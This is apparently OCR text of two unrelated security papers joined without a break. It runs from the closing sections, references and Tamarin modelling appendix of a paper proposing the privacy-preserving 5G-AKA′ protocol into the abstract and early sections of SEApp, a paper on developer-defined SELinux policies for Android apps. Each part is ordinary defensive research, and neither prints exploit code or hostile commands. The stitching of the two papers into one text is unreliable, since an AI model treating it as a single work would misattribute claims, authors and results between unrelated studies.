  To verify the goal of privacy, we want to check that whether an attacker can distinguish between UE_1 and UE_2 even if it has interacted with one of them (say, UE_1) and recorded the messages. Thus, we use RHS to model the case of two successive sessions of UE_1, and LHS for the case that the second session is attended by UE_2. If an attacker can distinguish between LHS and RHS, then it can leverage the detected path to mount linkability attacks in practice. The attacker is allowed to either record a 4G-AKA session or a 5G-AKA$'$ one in its first interaction with UE_1. The details are shown in Figure 8, and explained as follows:

  – For the LHS, we denote the UE instances by UE'_1 and UE_1, which corresponds to two successive sessions attended by the same UE. They share the same k and $SUPI$, and only differ in SQN_{UE}, where $SQN_{UE_1} = SQN_{UE'_1} + 1$. Here, we consider the extreme case that the attacker knows that the SQN_{UE_1} has increased by 1.

  – For the RHS, the two UEs are different and differ in k, $SUPI$ and SQN_{UE}.

  Thus, the observational equivalence lemma claims that, the attacker can not distinguish whether it is interacting with UE_1 or UE_2, even if it can capture and replay the messages from an old session attended by UE_1. This implies that the attacker cannot link the AKA sessions participated by the target UE (i.e., UE_1), which eliminates the possibility of UE tracing. Moreover, our modeling adopts Tamarin Prover's default communication model for the traffic between the UE and SN, which allow the existence of *active* attacker, and uses the modeling of secure channels for the communication between the SN and HN following the script by Basin et al. [24].

- *Modeling MAC Failure.* Our model also covers the case of MAC failure, which is necessary for the proof of privacy, as all attacks rely on this message. We also note that this captures the case that a UE decrypts the challenge sent by the HN with a wrong key, and refer the reader to Appendix A.3 for the detail.

Point of View	UE		SN		HN	
Partner	SN	HN	UE	HN	UE	SN
Weak agreement	✓	✓	✓	✓	✓	✓
Agreement on K_{seaf}	**I**	**I**	**I**	**I**	**I**	**I**
Agreement on ID_{SN}	wa	**NI**	wa	wa	**NI**	wa
Agreement on $SUPI$	wa	wa	wa	**NI**	wa	-
Secrecy on K_{seaf}		✓		✓		✓

Table 4: The authentication and secrecy goals achieved by 5G-AKA$'$. We use **I** to denote injective agreement and **NI** for non-injective agreement. "wa" means the property of non-injective agreement has been implied by the lemma of weak agreement. "-" denotes that this property is violated by definition and is not desired by TS 33.501 [20].

6.2 Verification Results

Next, we report the results of the formal analysis w.r.t., the goals for privacy, authentication and secrecy as follows:

Privacy. Before the proof for 5G-AKA$'$, we first find the paths of existing linkability attacks in 5G-AKA with our script. This step helps us to establish the confidence on the newly developed model for privacy. For the 5G-AKA$'$ protocol, we confirm that there is no attack in all paths for the LHS and RHS in both settings (i.e., UE'_1 can be a 4G-AKA session or a 5G-AKA$'$ session) on the basis of executability. Our result for the privacy goal confirms that 5G-AKA$'$ is able to protect the privacy of users against an *active* attacker, which means that an *active* attacker cannot perform linkability attacks that invade the privacy of mobile users, and avoids the leakage of user identifiers though linking a 5G-AKA$'$ session with a 4G-AKA one.

Authentication and Secrecy. To prove the goals for secrecy and authentication, we mainly apply the lemmas provided by Basin et al. [24], and show the achieved properties in Table 4. In particular, the formal verification proves that 5G-AKA$'$ achieves *Goals 2, 3, 4* and *5* as described in Section 4.2 . We use six lemmas to prove that each pair of partners obtains the

property of weak agreement, which also implies that the corresponding properties of non-injective agreement on their identities hold. We also prove that each pair of partners also obtains injective agreement on K_{seaf}, and the confidentiality lemmas hold on the views of every roles. We furthermore prove that the UE and HN both obtain non-injective agreements on ID_{SN} with each other, and the SN obtains non-injective agreement on *SUPI* with HN.

7 Conclusion

In this paper, we present 5G-AKA′ as a privacy-preserving proposal for the AKA protocol of 5G. It is able to protect the users' privacy even in the presence of *active* attackers, which provides stronger privacy guarantee than 5G-AKA [20].

Our approach is compatible with 3GPP's specifications for 5G network and legacy SIM cards, which makes it suitable to be standardized and deployed in practice. The migration from 5G-AKA to 5G-AKA′ does not raise extra bandwidth cost, only involves limited additional time costs, and may only require software modifications on both endpoints (i.e., UE and HN). The compatibility with legacy SIM cards enables it to be deployed in a way of reusing 3G and 4G SIM cards, which may adjust to mobile communication providers' interest. The standardization of 5G-AKA′ may include minimal modifications on TS 33.501. This brings another advantage that the already deployed SNs' implementations do not need to be changed due to the mitigation to 5G-AKA′.

Acknowledgments

The authors would like to thank the anonymous reviewers of USENIX Security 2020 and 2021 for their helpful comments and suggestions. This work is supported by the National Key Research and Development Program of China (No.2017YFB0802000, 2017YFB0802500) and the National Natural Science Foundation of China (No.61802376, U1536205).

References

[1] TS 33.902: Formal Analysis of the 3G Authentication Protocol (Release 4). Technical sepcification, 3rd Generation Partnership Project; Technical Specification Group Services and System Aspects;, September 2001.

[2] ISO/IEC 18033-2: Information technology – Security techniques – Encryption algorithms – Part 2: Asymmetric ciphers. ISO/IEC International Standards, May 2006.

[3] SEC 1: Elliptic Curve Cryptography version 2.0. Standards for efficient cryptography, Certicom Research, May 2009.

[4] SEC 2: Recommended Elliptic Curve Domain Parameters version 2.0. Standards for efficient cryptography, Certicom Research, July 2010.

[5] TR 33.899: Study on the security aspects of the next generation system (Release 14). Technical report, 3rd Generation Partnership Project (3GPP); Technical Specification Group Services and System Aspects (SA3), August 2017.

[6] China mobile says 5g networks do not require new sim cards, increased data usage. https://technode.com/2018/05/04/5g-china-mobile/, May 2018.

[7] Free 5GC - Link the World. https://www.free5gc.org/, July 2019.

[8] Open5gcore - the next mobile core network testbed platform. https://www.open5gcore.org/, July 2019.

[9] Openairinterface - 5g software alliance for democratising wireless innovation. https://www.openairinterface.org/, November 2019.

[10] Sim only deals - all our sims are 5g ready, at no extra cost. http://www.three.co.uk/Store/SIM-hub, November 2019.

[11] Tamarin-prover manual: Security protocol analysis in the symbolic model. https://tamarin-prover.github.io/manual/index.html, 2019.

[12] TS 31.102: Characteristics of the Universal Subscriber Identity Module (USIM) application (Release 16). Technical specification, 3rd Generation Partnership Project; Technical Specification Group Core Network and Terminals, June 2019.

[13] TS 31.102: Characteristics of the Universal Subscriber Identity Module (USIM) application version 14.8.0 (Release 14). Technical specification, 3rd Generation Partnership Project; Technical Specification Group Core Network and Terminals, June 2019.

[14] Vodafone 5g is here. https://www.vodafone.co.uk/network/5g, October 2019.

[15] TS 23.502: 5G; Procedures for the 5G System (5GS) (Release 16). Technical specification, 3rd Generation Partnership Project (3GPP), July 2020.

[16] TS 24.008: Digital cellular telecommunications system (Phase 2+) (GSM); Universal Mobile Telecommunications System (UMTS); LTE; Mobile radio interface Layer 3 specification; Core network protocols; Stage 3 (Release-16). Technical specification, 3rd Generation Partnership Project (3GPP), July 2020.

[17] TS 24.301: Non-Access-Stratum (NAS) protocol for Evolved Packet System (EPS) (Release 16). Technical specification, 3rd Generation Partnership Project (3GPP); Technical Specification Group Core Network and Terminals, July 2020.

[18] TS 24.501: Non-Access-Stratum (NAS) protocol for 5G System (5GS); Stage 3 (Release 16). Technical specification, 3rd Generation Partnership Project (3GPP); Technical Specification Group Core Network and Terminals, July 2020.

[19] TS 33.102: 3G Security Security Architecture (Release 16). Technical specification, 3rd Generation Partnership Project (3GPP); Technical Specification Group Services and System Aspects (SA3), July 2020.

[20] TS 33.501: Security architecture and procedures fo 5G System (Release 16). Technical specification, 3rd Generation Partnership Project (3GPP); Technical Specification Group Services and System Aspects (SA3), July 2020.

[21] Erdem Alkim, Léo Ducas, Thomas Pöppelmann, and Peter Schwabe. Post-quantum key exchange - A new hope. In *25th USENIX Security Symposium, USENIX Security 16*, pages 327–343, 2016.

[22] Myrto Arapinis, Loretta Ilaria Mancini, Eike Ritter, Mark Ryan, Nico Golde, Kevin Redon, and Ravishankar Borgaonkar. New privacy issues in mobile telephony: fix and verification. In *the ACM Conference on Computer and Communications Security, CCS'12*, pages 205–216.

[23] Jari Arkko, Karl Norrman, Mats Näslund, and Bengt Sahlin. A USIM compatible 5g AKA protocol with perfect forward secrecy. In *2015 IEEE TrustCom/BigDataSE/ISPA, Helsinki, Finland, August 20-22, 2015, Volume 1*, pages 1205–1209.

[24] David A. Basin, Jannik Dreier, Lucca Hirschi, Sasa Radomirovic, Ralf Sasse, and Vincent Stettler. A formal analysis of 5g authentication. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018*, pages 1383–1396.

[25] David A. Basin, Jannik Dreier, and Ralf Sasse. Automated symbolic proofs of observational equivalence. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1144–1155, 2015.

[26] Ravishankar Borgaonkar, Lucca Hirschi, Shinjo Park, and Altaf Shaik. New privacy threat on 3g, 4g, and upcoming 5g AKA protocols. *IACR Cryptology ePrint Archive*, page 1175, 2018.

[27] Ravishankar Borgaonkar, Lucca Hirshi, Shinjo Park, Altaf Shaik, Andrew Martin, and Jean-Pierre Seifert. New Adventures in Spying 3G & 4G Users: Locate, Track, Monitor. Black hat usa, 2017.

[28] Joppe W. Bos, Craig Costello, Léo Ducas, Ilya Mironov, Michael Naehrig, Valeria Nikolaenko, Ananth Raghunathan, and Douglas Stebila. Frodo: Take off the ring! practical, quantum-secure key exchange from LWE. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1006–1018, 2016.

[29] Jan Camenisch, Manu Drijvers, and Anja Lehmann. Anonymous attestation with subverted tpms. In *Advances in Cryptology - CRYPTO*, pages 427–461, 2017.

[30] Melissa Chase, Sarah Meiklejohn, and Greg Zaverucha. Algebraic macs and keyed-verification anonymous credentials. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, Scottsdale, AZ, USA, November 3-7, 2014*, pages 1205–1216.

[31] Cas Cremers and Martin Dehnel-Wild. Component-based formal analysis of 5g-aka: Channel assumptions and session confusion. In *The Network and Distributed System Security Symposium, NDSS 2019*, 2019.

[32] Cas Cremers, Marko Horvat, Jonathan Hoyland, Sam Scott, and Thyla van der Merwe. A comprehensive symbolic analysis of TLS 1.3. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017*, pages 1773–1788, 2017.

[33] Jannik Dreier, Lucca Hirschi, Sasa Radomirovic, and Ralf Sasse. Automated unbounded verification of stateful cryptographic protocols with exclusive OR. In *31st IEEE Computer Security Foundations Symposium, CSF 2018*, pages 359–373, 2018.

[34] Morris Dworkin. NIST Special Publication 800-38A Recommendation for Block Cipher Modes of Operation: Methods and Techniques, 2001.

[35] Pierre-Alain Fouque, Cristina Onete, and Benjamin Richard. Achieving better privacy for the 3gpp AKA protocol. *PoPETs*, (4):255–275, 2016.

[36] Nico Golde, Kevin Redon, and Jean-Pierre Seifert. Let me answer that for you: Exploiting broadcast information in cellular networks. In *Proceedings of the 22th USENIX Security Symposium*, pages 33–48, 2013.

[37] Philippe Golle and Kurt Partridge. On the anonymity of home/work location pairs. In *Pervasive Computing, 7th International Conference, Pervasive 2009*, pages 390–397, 2009.

[38] Jonathan Katz and Yehuda Lindell. *Introduction to modern cryptography, Second edition*. CRC press.

[39] Charlie Kaufman, Paul E. Hoffman, Yoav Nir, Pasi Eronen, and Tero Kivinen. Internet Key Exchange Protocol Version 2 (IKEv2). RFC 7296, 2014.

[40] Haibat Khan, Benjamin Dowling, and Keith M. Martin. Identity confidentiality in 5g mobile telephony systems. In *Security Standardisation Research - 4th International Conference, SSR 2018*, pages 120–142.

[41] Mohammed Shafiul Alam Khan and Chris J. Mitchell. Improving air interface user privacy in mobile telephony. In *Security Standardisation Research - Second International Conference, SSR 2015*, pages 165–184, 2015.

[42] Mohsin Khan, Philip Ginzboorg, Kimmo Järvinen, and Valtteri Niemi. Defeating the downgrade attack on identity privacy in 5g. In *Security Standardisation Research - 4th International Conference, SSR 2018*, pages 95–119.

[43] Adrien Koutsos. The 5g-aka authentication protocol privacy. In *European Security & Privacy, EuroS&P 2019*, pages 1–16.

[44] Zhenhua Li, Weiwei Wang, Christo Wilson, Jian Chen, Chen Qian, Taeho Jung, Lan Zhang, Kebin Liu, Xiangyang Li, and Yunhao Liu. Fbs-radar: Uncovering fake base stations at scale in the wild. In *NDSS*, 2017.

[45] Fuwen Liu, Jin Peng, and Min Zuo. Toward a secure access to 5g network. In *TrustCom/BigDataSE 2018*, pages 1121–1128.

[46] Gavin Lowe. A hierarchy of authentication specification. In *10th Computer Security Foundations Workshop (CSFW '97)*, pages 31–44, 1997.

[47] Simon Meier, Benedikt Schmidt, Cas Cremers, and David A. Basin. The TAMARIN prover for the symbolic analysis of security protocols. In *Computer Aided Verification - 25th International Conference, CAV 2013*, pages 696–701.

[48] Eric Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246, 2008.

[49] Eric Rescorla. The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446, 2018.

[50] Altaf Shaik, Ravishankar Borgaonkar, Shinjo Park, and Jean-Pierre Seifert. New vulnerabilities in 4g and 5g cellular access network protocols: Exposing device capabilities. In *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '19, 2019.

[51] Altaf Shaik, Jean-Pierre Seifert, Ravishankar Borgaonkar, N. Asokan, and Valtteri Niemi. Practical attacks against privacy and availability in 4g/lte mobile communication systems. In *NDSS*, 2016.

[52] Victor Shoup. A Proposal for an ISO Standard for Public Key Encryption. Technical report, 2001.

[53] Daehyum Strobel. IMSI Catcher. Seminararbeit Ruhr-Universitat Bochum, 2007.

[54] Jan stryjak and Mayuran Sivakumaran. The Mobile Economy 2019. Technical report, GSMA, February 2019.

[55] Fabian van den Broek, Roel Verdult, and Joeri de Ruiter. Defeating IMSI catchers. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 340–351, 2015.

[56] Jorden Whitefield, Liqun Chen, Ralf Sasse, Steve Schneider, Helen Treharne, and Stephan Wesemeyer. A symbolic analysis of ecc-based direct anonymous attestation. In *IEEE European Symposium on Security and Privacy, EuroS&P 2019*, pages 127–141, 2019.

[57] Zhenfeng Zhang, Kang Yang, Xuexian Hu, and Yuchen Wang. Practical anonymous password authentication and TLS with anonymous client authentication. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*, pages 1179–1191.

A The Modeling Choices in Detail

A.1 A Brief Introduction to Tamarin Prover

Before presenting the details of our modeling choices, we first present a brief and informal introduction to Tamarin Prover. We also refer the readers to [11] for the details. Particularly, Tamarin uses multiset rewriting rules to specify the execution of protocols, lemmas to model the desired properties, and equations over functions to model the algorithmic operations and cryptographic primitives, which are introduced as follows:

Rule. A rule commonly consists of three parts including a premise, a conclusion and a state for labeling the transition between the premise and conclusion, and is used to model one step of a protocol. The premise contains facts that exist in the current state of system, and the conclusion includes the set of facts that appear in the system's next state, which models the states before and after a step of protocol execution. The intermediate state consists of *action facts*, which are stored by the system to indicate an execution of this step.

Lemma. A lemma claims the (non-)existence of a trace, which consists of the *action facts* that appear in rules. The order of facts can be arranged by constraints in time sequence.

It is convenient to use lemmas and *action facts* to model security properties such as secrecy and authentication. To prove a lemma, Tamarin Prover automatically checks all possible traces with backward-searching. It outputs the corresponding path (i.e., the attack) when it finds a violation on the lemma.

Function and Equation. Tamarin Prover models cryptographic primitives by functions and equation theories over functions following the so-called *black-box cryptography assumption*, which means that the primitives are assumed to be secure. Functions model the syntaxes of primitives, and equations model the property of functions (i.e., the functionality of cryptographic primitive). Tamarin Prover has provided a series of built-in message theories which are useful to model real-world protocols. It also allows users to define functions and equations on their own choices, which can be adopted to model primitives outside the scope of built-in theories.

A.2 Modeling the KEM/DEM Paradigm

To model 5G-AKA′ faithfully, we have to manually define the asymmetric encryption algorithm (i.e., ECIES) following the KEM/DEM paradigm with functions and theories, as the built-in theory of asymmetric encryption only present a black-box style modeling, which can not describe KEM and DEM precisely. In particular, we present the modeling of a generic asymmetric encryption scheme which is designed following the KEM/DEM paradigm, rather than just model ECIES with the built-in diffie-hellman theory.

To make our modeling more clear, we first give a review on the built-in modeling of asymmetric encryption. Tamarin Prover models asymmetric encryption by $\mathsf{aenc}/2$, $\mathsf{adec}/2$ and $\mathsf{pk}/1$, where the digit indicates the number of parameters. In particular, $\mathsf{aenc}/2$ and $\mathsf{adec}/2$ model encryption and decryption respectively, and $\mathsf{pk}/1$ models the relationship between a private key and public key. Let sk be the private key and m be the plaintext, the built-in equation theory expresses a public-key encryption scheme as follows:

$$\mathsf{adec}(\mathsf{aenc}(\mathsf{m},\mathsf{pk}(\mathsf{sk})),\mathsf{sk}) = \mathsf{m}.$$

To model ECIES with the KEM/DEM paradigm, we use four functions and one equation over these functions to define the key encapsulation/decapsulation mechanism. The functions of KEM are presented as follows:

- encap/2: It takes two parameters as input, which are the public key of HN and a random number. In spite that the definition of $\mathbf{Encap}_{\mathbf{ECIES}}$ does not contain a random number as input, it is a random algorithm where different runs output different results. Thus, we require the encap function to take a freshly chosen random number as input. Otherwise, Tamarin Prover will treat encap as a deterministic algorithm. This measure has also been applied by Basin et al. [24] for the modeling of ECIES in 5G-AKA.
- getkey/1: It takes one parameter as input (i.e., $\mathsf{encap}(\cdot,\cdot)$), which outputs the shared secret key generated by the key encapsulation algorithm. This function is executed by the sender (i.e., UE) to extract the shared key.
- getcipher/1: This function takes one parameter as input, which is also $\mathsf{encap}(\cdot,\cdot)$. It outputs the ciphertext which encapsulates the shared key, and is also executed by UE.
- decap/2: It takes two parameters as input, which are the recipient's (i.e., HN's) private key and the ciphertext that encapsulates the shared key (i.e., $\mathsf{getcipher}(\cdot)$). This function is executed by the recipient to obtain the shared secret key, which models the key decapsulation algorithm.

We use an equation to model the functionality of key encapsulation and decapsulation as follows:

$$\mathsf{decap}(\mathsf{sk},\mathsf{getcipher}(\mathsf{encap}(\mathsf{pk}(\mathsf{sk}),\mathsf{R}))) = \mathsf{getkey}(\mathsf{encap}(\mathsf{pk}(\mathsf{sk}),\mathsf{R})),$$

where R is a freshly chosen random number, and $\mathsf{pk}/1$ is borrowed from the built-in `asymmetric-encryption` theory to model the relationship between the recipient's private and public keys. This function guarantees that only the holder of sk can establish the same shared key with the sender. Furthermore, we also leverage Tamarin Prover's built-in theory for symmetric encryption (i.e., $\mathsf{senc}/2$ and $\mathsf{sdec}/2$) to model the encapsulation and decapsulation of data. Note that we do not distinguish a DEM with its underlying symmetric encryption for the sake of simplicity. The equation for $\mathsf{senc}/2$ and $\mathsf{sdec}/2$ are defined as follows:

$$\mathsf{sdec}(\mathsf{senc}(\mathsf{m},\mathsf{k}),\mathsf{k}) = \mathsf{m}.$$

A.3 Modeling MAC Failure

Our modeling of the privacy goal covers the case of MAC failure with the standard `Inequality` restriction which implies that this rule can only be applied when a UE instance receives a *RAND* encrypting with a key different from its k_{UE}. The case of MAC failure is not modeled in the scripts by [24], and we also find that the published version of Tamarin Prover 1.4.1[3] is unable to handle this checking condition properly when the $\mathsf{diff}/2$ operator is applied. When searching for a mirror from, e.g., LHS to RHS, Tamarin Prover always captures a mirror which violates the `Inequality` restriction and outputs it as an attack. In fact, there exists other mirrors that do not violate the restriction. The "attack" is detected due to the incorrect collapsing of two freshly generated terms as equal (e.g., `Fr(~x)` and `Fr(~y)`). Fortunately, this bug has been reported to the Tamarin Prover team and fixed by commit `c3c3cec`[4]. To model the `Mac_Failure` message properly, we use a developing version of Tamarin Prover that has applied that commit.

[3] https://tamarin-prover.github.io/

[4] https://github.com/tamarin-prover/tamarin-prover/issues/331

SEApp: Bringing Mandatory Access Control to Android Apps



Matthew Rossi
Università degli Studi di Bergamo
matthew.rossi@unibg.it

Dario Facchinetti
Università degli Studi di Bergamo
dario.facchinetti@unibg.it

Enrico Bacis*
Università degli Studi di Bergamo
enrico.bacis@unibg.it

Marco Rosa
SAP Security Research
marco.rosa@sap.com

Stefano Paraboschi
Università degli Studi di Bergamo
parabosc@unibg.it

Abstract

Mandatory Access Control (MAC) has provided a great contribution to the improvement of the security of modern operating systems. A clear demonstration is represented by Android, which has progressively assigned a greater role to SELinux since its introduction in 2013. These benefits have been mostly dedicated to the protection of system components against the behavior of apps and no control is offered to app developers on the use of MAC. Our solution overcomes this limitation, giving developers the power to define ad-hoc MAC policies for their apps, supporting the internal compartmentalization of app components.

This is a natural evolution of the security mechanisms already available in Android, but its realization requires to consider that (i) the security of system components must be maintained, (ii) the solution must be usable by developers, and (iii) the performance impact should be limited. Our proposal meets these three requirements. The proposal is supported by an open-source implementation.

1 Introduction

Security in operating systems has greatly evolved and has been able to address many of the threats originating by an extensive and varied collection of adversaries.

The mitigation of security threats is particularly important for *mobile operating systems*, due to their wide deployment and the confidential information they hold.

Both Android and iOS have seen significant investments toward the realization of advanced security techniques, which have led to a great increase in the level of protection offered to users [58]. The strength of security and the value of protected resources is testified, for instance, by the payouts associated with working exploits in markets like Zerodium [72], where the payouts for mobile operating systems are the highest[1].

A peculiar threat that characterizes mobile operating systems is the need to balance on one side the high sensitivity of the information, and on the other hand the need for users to install into the system a large number of applications (called simply *apps* in this domain) often produced by unknown developers, which may hide malicious functions. A first level of protection is offered, both in iOS and Android, by a preliminary screening of apps before they are made available on the platform market [2] or installed to a device, but this approach cannot provide a strong guarantee. Security mechanisms internal to the operating system are needed in order to constrain the apps to only operate within the boundaries specified by the device owner at installation time.

The approach used in the design of mobile operating systems considers as the first requirement the protection of system resources. Focusing on Android, which is open source and more accessible to researchers, we notice a significant evolution in its internal security architecture. This architecture is quite rich and consists of many security measures [44, 58]. In this environment, we specifically look at the role of SELinux. SELinux implements the *Mandatory Access Control* (MAC) mechanism, which relies on a system-level policy to declare the operations that a process can execute over a resource based on the security labels associated with them. Compared to classical *Discretionary Access Control* (DAC), still used in Android in an extensive way, MAC is more rigid and provides stronger guarantees against unwanted behaviors. When SELinux was introduced into Android 4.3 in 2013 (see Figure 1), it used a limited set of system domains and it was mainly aimed at separating system resources from user apps. In the next releases, the configuration of SELinux has progressively become more complex, with a growing set of domains isolating different services and resources, so that a bug or vulnerability in some system component does not lead to a direct compromise of the whole system.

The introduction of SELinux into Android has been a clear success. Unfortunately, the stronger protection benefits do not extend to regular apps which are assigned with a single domain named `untrusted_app`. Since Android 9, isolation

*now at Google

[1] At the time of writing, US$2.5M and US$2M are paid for a zero click solution able to subvert the security of Androd and iOS, respectively.

of apps has increased with the use of categories, which guarantees that distinct apps operate on separate security contexts. Our proposal, SEApp, builds upon the observation that giving app developers the ability to apply MAC to the internal structure of the app would provide more robust protection against other apps and internal vulnerabilities.

2 Android security for apps

One of the major requirements considered in the design of mobile operating systems is the need to constrain the ability of apps to manipulate the execution environment. Apps may hide functions that are meant to gain system privileges or capture valuable information from other apps. Compared to classical desktop operating systems, there is greater reliance on the use of apps to access resources or get services, with more attention paid to limit the ability of apps to operate in the system. Advancements in this context can have an impact on how security for applications is managed in other domains [1].

The basic principle adopted to manage the threat introduced by apps is the design of a *sandbox*, a restricted environment for app execution, where anomalous actions by the app are not able to access resources beyond what has been authorized at app installation time. The sandbox can be considered a realization of the "least privilege" security principle.

The construction of the app sandbox is based on three access control mechanisms: Android permissions [14, 44, 45], Discretionary Access Control (DAC) [38], and Mandatory Access Control (MAC) [63]; each of them roughly aligning with how users, developers, and the platform grant consent, respectively.

Android permissions restrict access to sensitive data and services. In file `AndroidManifest.xml` [16], each app statically lists the Android permissions needed to fully operate. Not all of them may be granted; depending on the threat they pose from a security and privacy standpoint, they may be granted as part of the installation procedure, or prompted to the user when the app needs them.

DAC restricts access to resources based on user and group identity. By assigning each application a unique UNIX user ID (UID) and a dedicated directory, Android isolates apps from each other and from the system. However, UID sandboxing has a number of shortcomings. As an example, processes running as root are not subject to these restrictions. For this reason, when such a process is misbehaving, for instance due to a bug, it can access private app data files. DAC discretionality itself is a problem. Indeed, as apps and system processes could override safe defaults, they are more susceptible to dangerous behavior, such as leaking files or data across security boundaries via IPC or fork/exec. Despite its deficiencies, UID sandboxing is still the primary enforcement mechanism that separates apps from each other, establishing the foundation upon which further sandbox restrictions have been built.




Figure 1: Evolution of the MAC policy in Android. Before 4.3, MAC was not used. Starting with 4.3, MAC protects system components. Since 9, categories offer rigid MAC protection for apps. Our proposal offers flexible MAC protection to apps.

MAC dictates which actions are allowed based on the security policy defined by the system. Specifically, only actions explicitly granted by the policy are permitted. To decide whether to permit or deny an action, a set of policy rules concerning the *security contexts* (i.e., collections of security labels that classify resources) of the involved parties is evaluated.

In Android, MAC is implemented using SEAndroid, a set of kernel modifications part of the Linux Security Module (LSM) framework [70]. Since its first introduction with the Security Enhanced Android (SEAndroid) project [65], SELinux has been extensively applied to protect system components. Initially, it was used to assert the security model requirements during compatibility testing, then its usage grew further at each release. In the current version Android 11, SELinux is also used to isolate the rendering of untrusted web content (by the `isolated_app` domain), to restrict *ioctl* system calls [56], thus limiting the reachability of potential kernel vulnerabilities, and to support multi-user separation and app sandboxing with SELinux categories. This last aspect permits to enforce app separation both at DAC and MAC. Android dynamically assigns categories to apps during app installation, so that: (i) an app running on behalf of a user cannot read or write files created by the same app on behalf of another user (since Android 6 [9]); and, (ii) an app cannot read or write files created by another app (since Android 9 [11]). Before Android 9, this separation was only enforced at DAC level. This overlap of security measures is of extreme relevance to the enforcement of the Android Security Model and our proposal moves in the same direction. To bypass these protections, a process should be granted root permissions, `DAC_OVERRIDE` or `DAC_READ_SEARCH`, and run as SELinux `mlstrustedsubject`; only a few critical system services run in this configuration.

Android restricts the SELinux implementation to the policy enforcement, ignoring most policy management functions. The motivation is that the system policy only changes between releases, therefore support to runtime changes is not needed.

3 Motivation

As discussed above, SELinux and the MAC support have been a crucial factor in the realization of a secure design and the construction of a robust app sandbox. A limitation of the current design is that this is the only way that apps can benefit from MAC support. There is currently no option to let the app developer control the use of the MAC level, as only platform, vendor, ODM and OEM developers are allowed to introduce new policy segments [24]. Our solution overcomes this limitation, giving the application developer the power to specify new SELinux types and associated permissions.

3.1 Use cases

We envision several scenarios that justify the use of SEApp. Many of them have been previously considered by researchers as motivations for the introduction in Android of dedicated components [33, 41, 55].

In this Section we give a tour of SEApp capabilities using a showcase app[2]. The architecture of the showcase app is shown in Figure 2. Our description is based on three use cases: fine-granularity in access to files, fine-granularity in access to services, and isolation of vulnerability prone components. Each of the use cases emphasizes the intra-app security features introduced by SEApp. A dedicated description, along with policy files that show concretely how to enforce these use cases, appears in the Appendix; we provide there a technical demonstration of how SEApp can provide protection against a number of common security problems in Android apps [51] that were implemented in the showcase app.

3.1.1 Fine-granularity in access to files

Android apps can collect data from multiple sources, and the system provides many options to store it. The default one is *Internal Storage*: a filesystem region, located at `/data/data/packageName`, reserved to each package. Its content is available to all app's internal components and inaccessible to any other app. Since data can be extremely sensitive, the developer may be interested in restricting its visibility to only some internal components, labeling sensitive and non-sensitive data with distinct SELinux types (use case 1). Yet, in the current Android security model, apps do not have the option to assign distinct MAC labels to different resources, as all internal files are labeled `app_data_file`. SEApp allows the developer to introduce dedicated types, and to organize the app's structure with a separation between components managing non-sensitive data and those requiring access to sensitive data. The sensitive components will be associated with a more stringent MAC domain. Figure 2 shows an example in which the *confidential* files are made accessible to *:core_logic* processes and inaccessible to any other process.

[2]The showcase app is available in the SEApp repository along with the set of modifications to the AOSP.




Figure 2: Security Enhanced App

In Appendix A.1 we give a demonstration of how *confidential* files are made inaccessible to non-confidential components in the presence of a path traversal vulnerability.

3.1.2 Fine-granularity in access to services

Often developers introduce into their applications code coming from external sources, which they do not fully trust [40, 46, 61]. For instance, a common need of app developers is to get revenue from their apps and a simple approach is to include an Ad delivery library within the app. The library is a relatively complex piece of code, with local computation necessities and the need to manage a dialogue with remote servers. The app developer is clearly interested in supporting the execution of the library, but may want to have guarantees that the library cannot abuse the access privileges granted by the user to the whole application sandbox (use case 2). A common concern is preventing access to system services such as *location*. These requirements can be managed by SEApp with the definition of a separate MAC domain for the library. The process managing the delivery of Ads will be associated with this domain, which will provide only the necessary privileges to access the dedicated resources needed for the library execution. SELinux will then guarantee the confinement of the library, preventing access to the location service even if the `ACCESS_FINE_LOCATION` permission is granted to the app. Figure 2 shows an example in which the *:adlibrary* process is granted access to the network but is prevented from accessing `location service`.

In Appendix A.2 we give a demonstration of how the showcase app can support the execution of the Unity Ads [69] framework with a dedicated SELinux domain. We also describe in detail how SEApp prevents a malicious component, which was deliberately injected by us into the library process, to capture the device location.

3.1.3 Isolation of vulnerability prone components

App developers often have to consider that the input provided to the app can come from untrusted sources. A typical example is the rendering of complex Javascript code performed by WebView. The solution currently offered by Android is to execute these potentially dangerous actions within a sandbox using *isolatedprocess*, i.e., a special process that is isolated from the rest of the system and has no permissions of its own [6]. It runs under a dedicated UID and SELinux domain, and it can only interact with a restricted number of services [8].

